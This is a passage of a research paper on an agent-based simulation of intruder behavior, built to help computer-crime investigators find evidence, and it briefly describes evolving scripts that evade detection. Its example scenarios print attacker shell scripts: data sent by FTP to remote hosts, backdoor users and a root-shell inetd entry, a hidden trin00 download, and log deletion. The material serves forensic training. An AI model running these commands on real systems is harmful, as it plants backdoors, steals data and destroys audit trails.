An evolutionary, agent-based model to aid in computer intrusion detection and prevention

Manuscript #333

Authors:

Ben Shargel
Courant Institute
New York University
New York, NY 10012, USA
Bls272@courant.nyu.edu

Eric Bonabeau, Julien Budynek,
Daphna Buchsbaum, Paolo Gaudiano
Icosystem Corporation
10 Fawcett Street
Cambridge, MA 02138, USA
{eric,julien,daphna,paolo}@icosystem.com

Corresponding Author:

Paolo Gaudiano
Icosystem Corporation
10 Fawcett Street
Cambridge, MA 02138, USA
paolo@icosystem.com
+1-617-520-1070

Report Documentation Page

Form Approved
OMB No. 0704-0188

1. REPORT DATE	2. REPORT TYPE	3. DATES COVERED
JUN 2005		**00-00-2005 to 00-00-2005**

4. TITLE AND SUBTITLE	5a. CONTRACT NUMBER
An evolutionary, agent-based model to aid in computer intrusion detection and prevention	5b. GRANT NUMBER
	5c. PROGRAM ELEMENT NUMBER
6. AUTHOR(S)	5d. PROJECT NUMBER
	5e. TASK NUMBER
	5f. WORK UNIT NUMBER
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) **New York University,Courant Institute,New York,NY,10012**	8. PERFORMING ORGANIZATION REPORT NUMBER
9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)	10. SPONSOR/MONITOR'S ACRONYM(S)
	11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION/AVAILABILITY STATEMENT
Approved for public release; distribution unlimited

13. SUPPLEMENTARY NOTES
The original document contains color images.

14. ABSTRACT

15. SUBJECT TERMS

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			
unclassified	**unclassified**	**unclassified**		**14**	

An evolutionary, agent-based model to aid in computer intrusion detection and prevention

Ben Shargel
Courant Institute
New York University
New York, NY 10012, USA

Bls272@courant.nyu.edu

Eric Bonabeau, Julien Budynek,
Daphna Buchsbaum, Paolo Gaudiano
Icosystem Corporation
10 Fawcett Street
Cambridge, MA 02138, USA
{eric,julien,daphna,paolo}@icosystem.com

ABSTRACT

We have developed a realistic agent-based simulation model of hacker behavior. In the model, hacker scripts are generated using a simple but powerful "hacker grammar" that has the potential to cover all possible hacker scripts. The model can be used to characterize the evidence generated by any hacker script, including new scripts that appear every day, and to train inexperienced investigators and incident handlers how to deal with a compromised system and look for evidence. The model can also be used in order to design sophisticated artificial intelligence techniques to automate intrusion detection and evidence collection. Finally, we summarize an extension of this work in which an evolutionary algorithm was used to evolve scripts that achieve certain goals without being detected.

Keywords

Hacker, script kiddies, agent-based model, log analysis, vulnerability assessment, evolutionary computing.

1. INTRODUCTION

1.1 Context

In conjunction with the US Army's Computer Crime Investigation Unit (CCIU), Icosystem Corporation has undertaken the modeling of hacker behavior on a shared computer system, along with the creation of a simple tool for computer crime investigators. The relevance of this project stems from the increasing inability of computer security professionals to respond quickly and successfully to potential hacking incidents. While there exist only a small number of skilled investigators, recent techniques have made it possible for hackers to automate system exploitation, resulting in an overwhelming number of attacks. Modeling hacker behavior is a potential remedy for this situation because it leads to the automation of both intrusion detection and evidence collection, which can aid less experienced security professionals in their investigations. Because a majority of the evidence intruders leave on a system is produced once they have already gained access to it, the focus of the present project was on this period of intrusion rather than the achievement of access itself.

1.2 Overview

The purpose of this project was to prove that it is, in principle, possible to recreate evidence of hacker behavior from simulation in a way that would be useful to computer crime investigators. The project's specific objectives were as follows:

- First, to create a realistic but incomplete model of an actual computer server, with which normal users and a hacker interact.
- Second, to develop a general model of intrusion behavior, so that the space of possible intrusions can be explored.
- Third, to run a large number of model simulations in order to capture dynamically generated evidence of hacker behavior.
- Fourth, to use this evidence to help investigators decide what evidence to look for when they examine a potentially compromised system.

To this end, Icosystem and CCIU developed a realistic agent-based simulation model of hacker behavior. In the model, a hacker gains access to a shared Unix-based computer and performs a sequence of actions following a script. These actions produce evidence that can later be used to determine the script followed by the hacker and facilitate the investigation. Hacker scripts are generated using a simple but powerful "hacker grammar" that has the potential to cover all possible hacker scripts. An intelligent layer has been developed to analyze the evidence and guide investigators through the space of all possible scenarios; the intelligent tool will for example propose most likely scenarios and suggest evidence to look for to confirm an

assumption. This model can be used by investigators in order to:

- Characterize the evidence generated by any hacker script, including new scripts that appear every day. The library of scripts can be easily updated with new, emerging scripts.
- Explore the space of hacker scripts in a way that cannot be done by a human being.
- Run thousands or millions of simulations under a wide variety of scenarios to generate statistically meaningful evidence.
- Train inexperienced investigators and incident handlers how to deal with a compromised system and look for evidence.
- Design sophisticated artificial intelligence techniques to automate intrusion detection and evidence collection. For example, the data generated by the model can be used to teach a Bayesian inference network to recognize intrusion or misuse patterns.

In a subsequent, internal R&D project, we applied an evolutionary algorithm to evolve scripts that are able to achieve certain goals (e.g., break into a system and corrupt certain files) while attempting to evade detection.

1.3 Approach

The project objectives were achieved by representing the server-user-hacker system as an agent-based model, in which the normal users and hacker were agents and their environment was the server. An agent-based model was chosen in lieu of other model types for several reasons:

- First, simulation is useful in this context (as opposed to running tests on real systems) because it allows to compress time and run thousands or millions of intrusion scenarios and generate meaningful statistics about the incidents. The statistics generated by the model can then be used to train an intrusion detection system or an intelligent decision-support tool for investigators and incident handlers. Another benefit of compressing time is in the use of the tool as a learning tool, allowing would-be investigators to explore many scenarios.
- Second, this type of model provides a natural description of systems composed of many autonomous agents. Any model that captures behavior at a higher level of abstraction can miss the relevant bottom-up dynamics of the individual agents interacting with their environment.
- Third, agent-based models are also scalable, in that agents can be added or removed from the system easily and without significantly modifying system-level behavior. In the case of the server model, this means it could be extended to incorporate a larger user-base or even a number of other servers, which would collectively function as a network. Having chosen to focus on a single-server system, therefore, does not limit the model's potential.

Finally, agent-based models enable the emergence of arbitrarily complex and/or error-prone behavior on the part of the agents. Thus, for instance, the range of hacker behavior is broadened to include everything from a near perfect intrusion to one that involves a number of errors, which can then be exploited by investigators. It is also possible to model agents that adapt and learn from experience.

2. SIMULATION MODEL



Figure 1. Elements of the model.

2.1 Operating System Environment

The model is composed of two different types of agents, users and hackers, as well as their environment, which is the server.

- Users interact with the server by regularly logging in and out performing typical user behavior once on the system. This includes adding and modifying files and directories, as well as FTPing files to and from the machine.
- The hacker interacts with the system by entering at random time and executing a pre-defined script, then leaving the system. The hacker either enters as the root user or as a normal user, who then uses the su command to become root.
- All user actions, which include those of the hacker, are captured by the system in the same way that they are on real machines, namely, through log files and file statistics.

These records are then later used for analysis to see what evidence the intruder has left behind.

2.1.1 The server

The server is a collection of three sub-components: a filesystem, a kernel and several ports.

Filesystem. The first component of the computer is the filesystem, which is a subset of the standard Linux directory tree, including directories such as /var, /usr, and /bin. Within the tree are system files, like /etc/passwd and /etc/inetd.conf, user files, such as Powerpoint and text files, and log files, like /var/log/secure. The content of user files is arbitrary, as it is irrelevant to the behavior of the model. All files and directories are owned by a particular user and group, with system files owned exclusively by root. In addition, files have read, write and execute permissions specific to the owner, group, and "other". Both file ownership and permission settings are resettable by the standard chmod, chown and chgrp commands (commands are discussed in the next section). Finally, files possess statistics such as their size, the time they were created, as well as the last time they were modified, accessed, or changed. This information can be accessed with the stat command. The filesystem is extensible in that users are free to add, remove and modify files and directories, but always within the confines of their permissions. The root user, by contrast, has permission to make any changes to the system.

Kernel. The kernel of the computer provides an interface through which users can interact with the filesystem. Users communicate through the interface by issuing standard Unix commands to the kernel, which then attempts the desired action and returns the result. The language users have to work with is a subset of the Unix command language that preserves its syntax exactly. So, for instance, a user might move a file by issuing the following command to the kernel: mv file1 /home/mydir/file2. All user commands are logged by the kernel as they would be on a real system, via log files such as .bash_history and /var/log/messages. The kernel is similarly in charge of enforcing file permissions and updating file statistics.

Ports. During simulation, normal users alternate between being logged into the system (as though they had a shell) and being logged in remotely through FTP, in which case they are restricted to merely adding and retrieving files. Whenever a user initiates a connection with the machine by logging in or issuing FTP commands, that connection must go through one of several ports operating on the system. The three currently implemented ports are port 21 (FTP), 23 (telnet) and 55 (SSH). All logins and logouts prompt log entries to be added to files such as /var/log/wtmp and /var/log/lastlog.

2.1.2 Normal users

The agents who provide most of the activity in the model are the normal users. They are constantly issuing commands to the computer between logging in and out. A normal user represents not only a person interacting with the server, but a person with a valid account on the machine. Thus, each user has a user and group name as well as a user ID (uid) and group ID (gid), which the computer uses to keep track of them and determine permissions. Each user also has their own home directory, located under /home, within which he has full read and write permissions. Located in this home directory is the user's .bash_history file, which records all commands he has made. Unlike the hacker agent that executes a pre-defined script, normal users issue random commands throughout the simulation, resulting in what could be considered white-noise on the system. It is against the backdrop of this white-noise that hacker actions must be detected.

2.1.3 Hackers

While normal users represent individuals with valid accounts on the system, hackers represent individuals who do not have valid accounts, but have rather hijacked the account of another. Thus all actions done by the hacker are in the name of another user, including root. Also unlike normal users, hackers do not constantly interact with the system throughout the duration of the simulation, but log into the system at a random time and execute a short script, intended to achieve one or more typical hacker goals. (Hacker scripts are discussed in the following section.) Hacker agents are intended to mimic the behavior of so-called "script-kiddies", which are inexperienced hackers who use intrusion scripts designed by others, even though they often do not know how they work. For this reason, hackers can make mistakes, such as removing a file entry previously entered or removing the wrong number of lines from a .bash_history file.

2.2 Scripts

A hacker script is a sequence of commands that the hacker issues upon logging into the system. Scripts are pre-defined in the sense that they are created all at once right before the hacker enters the computer, but are, in fact, randomly generated using a simple grammar. The grammar works as follows: Every command a hacker makes is done in order to achieve a goal, be it the theft of a file, the introduction of a "backdoor" mechanism that allows the hacker to gain entry to the system in the future, and so on. Many of these goals can be subsumed under other goals, in the way that

trojaning a system binary and adding a user to the system are both ways of adding a backdoor. This subsumption tree can be used to generate a script by beginning at the most general goals at the top and then randomly deciding which possible sub-goals should be attempted, and how. This amounts to recursively walking down the tree, from sub-goal to sub-goal, until finally concrete commands are chosen. Sub-goals can be specified either as a sequence, a combination, or a single choice picked from a list. Items in a sequence are always executed in order, while a combination can return any subset of its items and in any order, creating the most variability. When items are specified in a list, only a single item is returned. As an example, part of the sub-goal tree is illustrated in Figure 2. Here, we see that the top-level goals are a sequence of entering the system, "doing stuff", possibly cleaning up, and then exiting. "Doing stuff" is, in fact, a combination of downloading a client, stealing files, creating a backdoor, and destroying files. This means that any given hacker script could involve any or all of these actions, performed in any order. Walking further down the tree shows that creating a backdoor is another combination, which involves at least one choice, between removing /etc/hosts or /etc/hosts.deny.



Figure 2. . A subset of the hacker script grammar

2.3 Log Analyzer

The Log Analyzer is an analysis program that collects evidence from a computer after a simulation concludes. Gathering evidence here does not merely mean collecting raw log file data, but instead using simple rules to determine which out of 28 pre-defined pieces of evidence a hacker has left behind. These rules involve scanning log files, the directory tree and the statistics of key files.

Table 1 shows the relationship between basic hacker actions, log files, and detection scheme of the log analyzer. So therefore, in the world as defined by the model, it is possible for the hacker to be invisible.

Hacker Action	Type of commands involved	Elements that can be detected by the logAnalyzer	How the hacker can clean up those elements
Root login	login over ssh, telnet	entry in var_log_wtmp, var_log_lastlog	no cleaning scheme implemented
Su to root	su root	entry in /var/log/messages	cleanMessages
Download Program	ftp - get - mv	entry in bash_history	cleanHistory
Backdoor - trojan	ftp - get - mv	entry in bash_history	cleanHistory
Backdoor - inetd	echo > inetd.conf	inetd modified	no cleaning scheme implemented
Backdoor - add user	echo > passwd - echo > shadow	entry in /var/log/messages	no cleaning scheme implemented
Backdoor - remove host file	rm hosts - rm hosts.deny	absence of files	no cleaning scheme implemented
Steal file	ftp - put	bash_history	cleanHistory
Destroy file	rm passwd - rm inetd.conf - rm index.html	absence of files	no cleaning scheme implemented
Clean up	cleanHistory - cleanMessages	no detection scheme implemented	cleanHistory

Table 1. Hacker actions, commands, resulting log trails and possible cleanup actions.

3. EXAMPLE SCENARIOS

Below are outlined several scenarios that were generated by simulation of the model. Included are the script the hacker used, a summary of the effect he had on the system, and an analysis of evidence that was left on the machine afterwards.

3.1 Scenario #1

In this scenario, the hacker logged into the system at approximately 1:44am under the guise of user joe. He then executed this script:

```
su root
ftp 240.201.33.12
put /.rhosts
echo jack:x:5000:5000:/usr:/tmp:/bin/bash >>
/etc/passwd
echo jack:Yi2yCGHo0w0wg:10884:0:99999:-1:-
1:134538412 >> /
/etc/shadow
cd /etc
echo 16000 stream tcp nowait root /usr/sbin/tcpd
/bin/sh /
>> inetd.conf
rm hosts.deny
exit
```

We see that the hacker immediately su'd to root, because the user joe had insufficient permissions. He then connected via FTP to a (presumably compromised) remote machine, to which he uploaded the server's `/.rhosts`, or remote hosts, file. He then introduced two backdoors. The first was the addition of a new user called jack to `/etc/passwd` and `/etc/shadow`, and the second was the appending of a new entry to `/etc/inetd.conf`, which manages port connections. This particular entry

gives a root shell to any person who connects to port 16000 on the machine. Finally, the hacker removed the `hosts.deny` file, perhaps because he eventually plans to set up a trusted host from which he can communicate to this computer. After all this is done he ends his superuser session and logs off the machine.
This hacker has left many clues as to his actions. Here we see what is returned by printing the contents of `/etc/passwd` to the screen

```
$ cat /etc/passwd
root:x:0:0:description:/:/bin/bash
ftp:x:100:3:description:/:/bin/bash
ben:x:1:1:description:/home/ben/:/bin/bash
illy:x:2:1:description:/home/illy/:/bin/bash
belinda:x:3:1:description:/home/belinda/:/bin/bash
joe:x:4:1:description:/home/joe/:/bin/bash
alex:x:5:2:description:/home/alex/:/bin/bash
jack:x:5000:5000:/usr:/tmp:/bin/bash
```

A careful system administrator will notice the extra user here. `/etc/shadow` and `/etc/inetd.conf` will similarly display extra entries, which could potentially be caught. In addition, listing the `/etc` directory will reveal that `hosts.deny` is no longer present, a file for which, like the previous three, only the root user has write privileges. Finally, there is the fact that the user joe opened an su session in the first place, when perhaps that user does not have the root password. Here is an excerpt from the log file `/var/log/messages`, that records the initialization and closing of that session (key lines are highlighted in bold):

```
May 1 01:23:57 server ftpd[70865]: FTP LOGIN /
FROM 41.180.25.156, alex
May 1 01:24:23 server ftpd[59277]: CWD .
May 1 01:24:23 server ftpd[59277]: TYPE image
May 1 01:24:23 server ftpd[59277]: PORT
May 1 01:24:44 server PAM_pwdb[5347]: (su) session
opened for user root by joe(uid=4)
May 1 01:24:54 server ftpd[9300]: CWD .
May 1 01:24:54 server ftpd[9300]: TYPE image
May 1 01:24:54 server ftpd[9300]: PORT
May 1 01:24:56 server ftpd[12616]: CWD .
May 1 01:24:56 server ftpd[12616]: TYPE image
May 1 01:24:56 server ftpd[12616]: PORT
May 1 01:25:27 server PAM_pwdb[5347]: (su) session
closed for user root
May 1 01:25:38 server ftpd[12616]: RETR joe22.java
May 1 01:25:38 server ftpd[12616]: TYPE image
```

Catching anomalous entries like this can also dramatically aid the investigation of how the intruder broke in, because the fact that he entered as a normal user and not root indicates his exploit did not earn him a root shell.

3.2 Scenario #2

This scenario begins by the hacker entering the system not as a regular user but as root, at about 1:24am. The script he then executes is fairly short:

```
rm /etc/inetd.conf
ftp 41.79.84.238
get trin00
mv trin00 /usr/bin/.xinddr
```

The first thing the hacker does is remove the port daemon's configuration file `/etc/inetd.conf`, which might be for strictly destructive purposes or because the hacker later plans to trojan the file. The second and final thing is to retrieve the trin00 client from a remote host and then hide it on the local machine under an unassuming name, which will only be visible to calls to `ls -a`. Trin00 is a well known denial-of-service program, so evidently the hacker's plans for this machine go only as far as making it the staging ground for yet another attack.

Due to its length and choice of commands, the commands issued by this script leave very little evidence behind. The removal of the configuration file could be noticed, as well as the contents of the script itself as recorded in root's `.bash_history` file. One final piece of evidence is the root login, which may be irregular in a system where users only become root through the `su` command. Here we see a record of it captured in `/var/log/wtmp`:

```
ftp   ftpd73451 183.233.90.20    May 1 00:07:52 -
00:37:55 (00:30:03)
ben   pts/3     183.233.90.20    May 1 00:37:55 -
00:39:41 (00:01:45)
ftp   ftpd54247 162.97.102.169   May 1 00:00:48 -
00:44:50 (00:44:02)
ftp   ftpd9763  183.233.90.20    May 1 00:39:41 -
00:48:18 (00:08:36)
ben   pts/0     183.233.90.20    May 1 00:48:18 -
00:51:05 (00:02:47)
ftp   ftpd68683 90.126.40.133    May 1 00:33:52 -
00:51:59 (00:18:06)
root  pts/0     41.79.84.238     May 1 01:24:29 -
01:24:46 (00:00:17)
joe   pts/4     90.126.40.133    May 1 00:51:59 -
01:25:24 (00:33:25)
ftp   ftpd33061 90.126.40.133    May 1 01:25:24
still logged in
illy  pts/4     162.97.102.169   May 1 00:44:50 -
01:26:28 (00:41:38)
ftp   ftpd17644 183.233.90.20    May 1 00:51:05 -
01:33:04 (00:41:58)
ftp   ftpd14494 162.97.102.169   May 1 01:26:28 -
01:39:23 (00:12:55)
```

The record says that root was only logged in for 17 seconds - long enough to run a script or type a handful of commands, but not much else. Also evident in this log file is that root connected from the remote machine 41.79.84.238, from which no other user ever connects. The combined facts that someone logged in as root for a mere handful of seconds and from an unknown location suggests that the system may have been compromised.

3.3 Scenario #3

The hacker in this scenario is more concerned about cleanup than those in the previous two. Here is the script

he uses after logging onto the system at about 4:22am as user alex:

```
su root
rm /etc/passwd
ftp 82.197.55.13
put /home/ben/ben50.txt
ftp 82.197.55.13
get cleanHistory
chmod u+x cleanHistory
./cleanHistory 10
rm /var/log/secure
rm /var/log/messages
exit
```

The first thing the hacker does after calling `su` to become root is remove `/etc/passwd`, maybe just to wreak havoc on the system. Then he FTPs to a foreign computer in order to steal a file owned by ben. This is where cleanup begins.

The hacker connects again to the same host and downloads a cleanup program called `cleanHistory`, which is then made executable and run. This program, which is one of two that the hacker has at his disposal, removes the last n entries in root's `/.bash_history` file, where n is specified on the command line. In this case, the last 10 lines were removed, which is sufficient to erase all the hacker's previous activity. After removing these lines, he finishes removing evidence by erasing the `/var/log/secure` and `/var/log/messages` log files, which record such things as telnet, SSH and FTP logins, su sessions, and remote FTP commands. While the commands to remove these files will still remain in root's history, this offers little information for investigators, since their removal is self-evident. Here's what the end of the history file looks like after the simulation:

```
echo alex:x:5:2:description:/home/alex/:/bin/bash
 >> /etc/passwd
mkdir /home/alex/
> /home/alex/.bash_history
chown alex /home/alex/.bash_history
rm /var/log/secure
rm /var/log/messages
exit
```

The entries before the three suspicious ones result from the beginning of the run, when the root user added each user to the system (here alex). Calls to print the contents of the two log files that were removed in a post-simulation interactive session produce the following output:

```
root$ cat /var/log/messages
File doesn't exist: /var/log/messages
root$ cat /var/log/secure
File doesn't exist: /var/log/secure
```

Any login information from this files is lost. In addition, because the hacker logged in as a normal user and removed the one log file in the model that recorded his su session, there is no way to directly tell when he entered the machine.

A critical mistake undoes what the hacker has achieved, however: By leaving his `cleanHistory` file on the machine, an investigator could use its modify-access-change (MAC) times to determine when it was downloaded (modified) and made executable (changed), which could then be compared with times in `/var/log/wtmp` to see which user's account was hijacked. Here is what the file's stat information looks like:

```
$ cd /home/alex
$ stat cleanHistory
File: cleanHistory
Size: 0
Modify: May 1 04:22:48
Access:  May 1 04:22:48
Change: May 1 04:23:06
```

So we know that the file was downloaded at 04:22:48 but changed at 04:23:06, so presumably the hacker entered and exited the system around these times. Here is the part of `/var/log/wtmp` that corresponds to this period:

```
ftp            ftpd53716      235.77.46.191  May 1
03:25:15 - 04:03:46 (00:38:31)
ftp            ftpd75942      108.163.156.198
               May 1 03:49:53 - 04:11:55
(00:22:02)
belinda        pts/0  220.65.220.171 May 1
03:57:32 - 04:15:49 (00:18:16)
ftp            ftpd1050       17.40.41.202   May 1
03:37:56 - 04:16:27 (00:38:30)
alex           pts/5  82.197.55.13           May 1
04:22:05 - 04:23:32 (00:01:27)
ben            pts/1  196.187.158.215        May 1
03:29:35 - 04:35:46 (01:06:11)
illy           pts/0  108.163.156.198        May 1
04:11:55 - 04:41:03 (00:29:07)
joe            pts/0  235.77.46.191  May 1
04:03:46 - 04:43:32 (00:39:46)
```

The session that stands out the most among these is the one highlighted in black, in which user alex logged in and out of the system within seconds of cleanHistory's MAC times. Some further checks will show that the person who logged in as alex during that session did so from an IP address that no other user logs in from, confirming that we have indeed found the hacker. This is a good example of how indirect clues can lead to evidence that a hacker has intentionally tried to cover up, even including something as significant as the machine the hacker came from.

4. LOG ANALYSIS TOOL

Once sufficient statistics are generated through a large number of scripts, one can build a tool that uses the model to help inexperienced investigators decide what evidence to look for next when analyzing a potentially compromised machine. Such a tool provides a dialog box in which suggestions are continually being made by the computer as

to types of evidence the user should look for, which are in turn informed by responses from the user that indicate whether these types were indeed found. This suggestion tool can then be used either in the training of new investigators or as an aid to expedite real investigations.

Creation of the tool is achieved in two stages. The first is the addition of an analysis program that gathers evidence from a computer after a simulation concludes. Gathering evidence here does not merely mean collecting raw log file data, but instead using simple rules to determine which out of the pre-defined pieces of evidence a hacker has left behind. These rules involve scanning log files, the directory tree and the statistics of key files. The results of this analysis are added to a matrix that records how many times two types of evidence were seen together. An example of this matrix can be seen in Figure 3 below**.** When large numbers of simulations are run, these correlations indicate, on average, how likely one is to find one type of evidence given that another has already been found.



Figure 3. Correlation matrix.

The second stage of the tool involved designing a graphical user interface (GUI) through which dialog with the tool can take place. This interface, displayed in Figure 4, allows the user to select which of the pre-defined evidence types he has found on the machine. The tool then suggests the user look for the type of evidence that is most highly-correlated with the type inputted. If the suggestion has to do with log file entries, an example of a file that contains the suggested type of evidence is displayed in a text box at the bottom of the screen. Feedback is returned to the tool by the user indicating with a pair of buttons whether or not the evidence was found on the machine they are investigating. A dialog then ensues, in which the tool always suggests the type of evidence that is most highly-correlated with *any* of the types the user has actually found and has not previously been suggested. So, for instance, if the user has indicated so far in the dialog that he has found types 2, 5, and 12, and the correlation between 7 and 5 is greater than that between the any of the three and any other type, then type 7 is suggested.



Figure 4. The interface of the investigation tool. A suggestion to check for evidence of a superuser session has been offered, along with sample evidence contained within a `/var/log/messages` file captured during simulation.

5. EXAMPLES

The following are two example user sessions with the tool.

5.1 Example #1

In this first example, the user initiates the dialog by saying that evidence has been found indicating root downloaded a file via FTP, perhaps as an entry in `/var/log/messages`. The first suggestion the tool makes is to look for evidence of a superuser (su) session, which has a strong correlation of .803 with FTP file downloads. This is not very helpful, since an su session is often a prerequisite for root access, and therefore any subsequent hacker activity. After the user in this hypothetical case clicks the "Found it" button, the su session evidence type is added to the list of types currently found. This informs the next suggestion to look for FTP file uploads by root, which has a correlation of .563 with FTP downloads. The user replies that this evidence could not be found. The next suggestion made by the tool, which can be seen in **figure 5** below, is to look for hidden files on the system – meaning user files whose names are prefixed with a "." – which has a correlation of .493 with FTP file downloads. This is a case of simple emergent intelligence on behalf of the tool, because it has figured out that often, when a hacker downloads a file from a remote machine, he also creates a hidden files on the local machine, implying that the downloaded files are being hidden. This could occur in cases when a hacker wants to keep a denial-of-

service client or an IRC client on the system but ensure that it goes undetected.



Figure 5. The tool suggests searching for hidden files, given that an FTP download has already been detected

5.2 Example #2

The second example investigation begins with the removal of `/var/log/wtmp`, a log file that keeps track of all login sessions on the server. The tool suggests looking for the removal of `/var/log/secure`, which has a correlation of .688 with that finding. The user replies that this file is, indeed, missing, so the tool says then to check whether `/.bash_history` is there, whose removal is correlated to the removal of `/var/log/`secure by .733.

Next comes check for the absence of the next main log file, `/var/log/messages`, which, like the previous file, is found to be there. Up until this point all suggestions have logically revolved around the presence of key log files besides `/var/log/wtmp`, since when one is removed, the model indicates than several others are likely to be as well. The next suggestion is a deviation from this pattern, however – it regards whether `/etc/shadow` has been modified, and has surprisingly high correlation of .533 with the removal of `/var/log/secure` (see **figure 6**).

Figure 6. A seemingly unlikely suggestion to check for the modification of `/etc/shadow` given that `/var/log/secure` has been removed

Now while this correlation may seem like a fluke, it is in fact not, and reveals how the structure of the hacker script grammar influences evidence correlations. The reason that the removals of the different log files were correlated with each other is that they are under the same branch of the hacker sub-goal tree, called "remove log files". Because they are grouped as a combination, each is likely to be found with each other about 50% of the time when the number of simulations is sufficiently large. Now, the modification of `/etc/shadow` can occur not only when a user is being added, but when a user is being removed. The latter action is located under the "remove users" branch of the tree, which is a sibling of "remove log files", in that they share the same parent. The explanation, then, of why the modification of `/etc/shadow` is so highly correlated with the removal of `/var/log/wtmp`, but not as much so as the removal of the other log files, is that it is near to it in the sub-goal tree, but not *as* near as the latter actions. Thus, one major cause of correlation is nearness in the sub-goal tree. This tree is merely an abstraction of the way the hacker script grammar constructs scripts, however, so correlation ultimately comes down to grammar.

6. EVOLVING SCRIPTS

One important benefit of developing a model of hacker behavior is that it is possible to use the model as the basis for an evolutionary model that tries to create novel hacker scripts. The script creation grammar that we described earlier in this paper can generate a vast number of scripts. It may not be possible to perform an exhaustive search of the space of scripts generated in this fashion to identify those that are most successful. Furthermore, there may well be other scripts that could not be generated by the script grammar, which nonetheless are able to achieve specific disruptive goals while evading detection. In fact, it is easy to argue that a real hacker would be unlikely to find new

strategies simply by recombining script elements based on a simple set of rules.

In this section we describe an internal R&D project that extends the work already described. We applied an evolutionary algorithm (Goldberg, 1989) to the hacker model, with the goal of identifying scripts that could achieve certain goals without being detected.

In this section we describe our approach and methodology, and provide some results in Section 7. In our description of the methodology we presume that the reader is at least generally familiar with the concept of evolutionary computing an GAs. Standard references can be consulted for additional information (e.g., Godlberg, 1989; Forrest, 1993).

6.1 Genotype

The population we use is composed of scripts (Figure 7). One script is one individual. An individual is represented by a chromosome, which is itself composed by a sequence of genes. A hacking script is composed of a sequence of Unix commands. Therefore, it seems natural to define a gene as a single Unix command. The length of the scripts we use being variable, the chromosomes will also be of variable length.



Figure 7. A population of scripts.

We define the gene pool as the complete set of Unix commands that can be generated in the model (Figure 8). A chromosome is composed of an ordered subset of the gene pool.

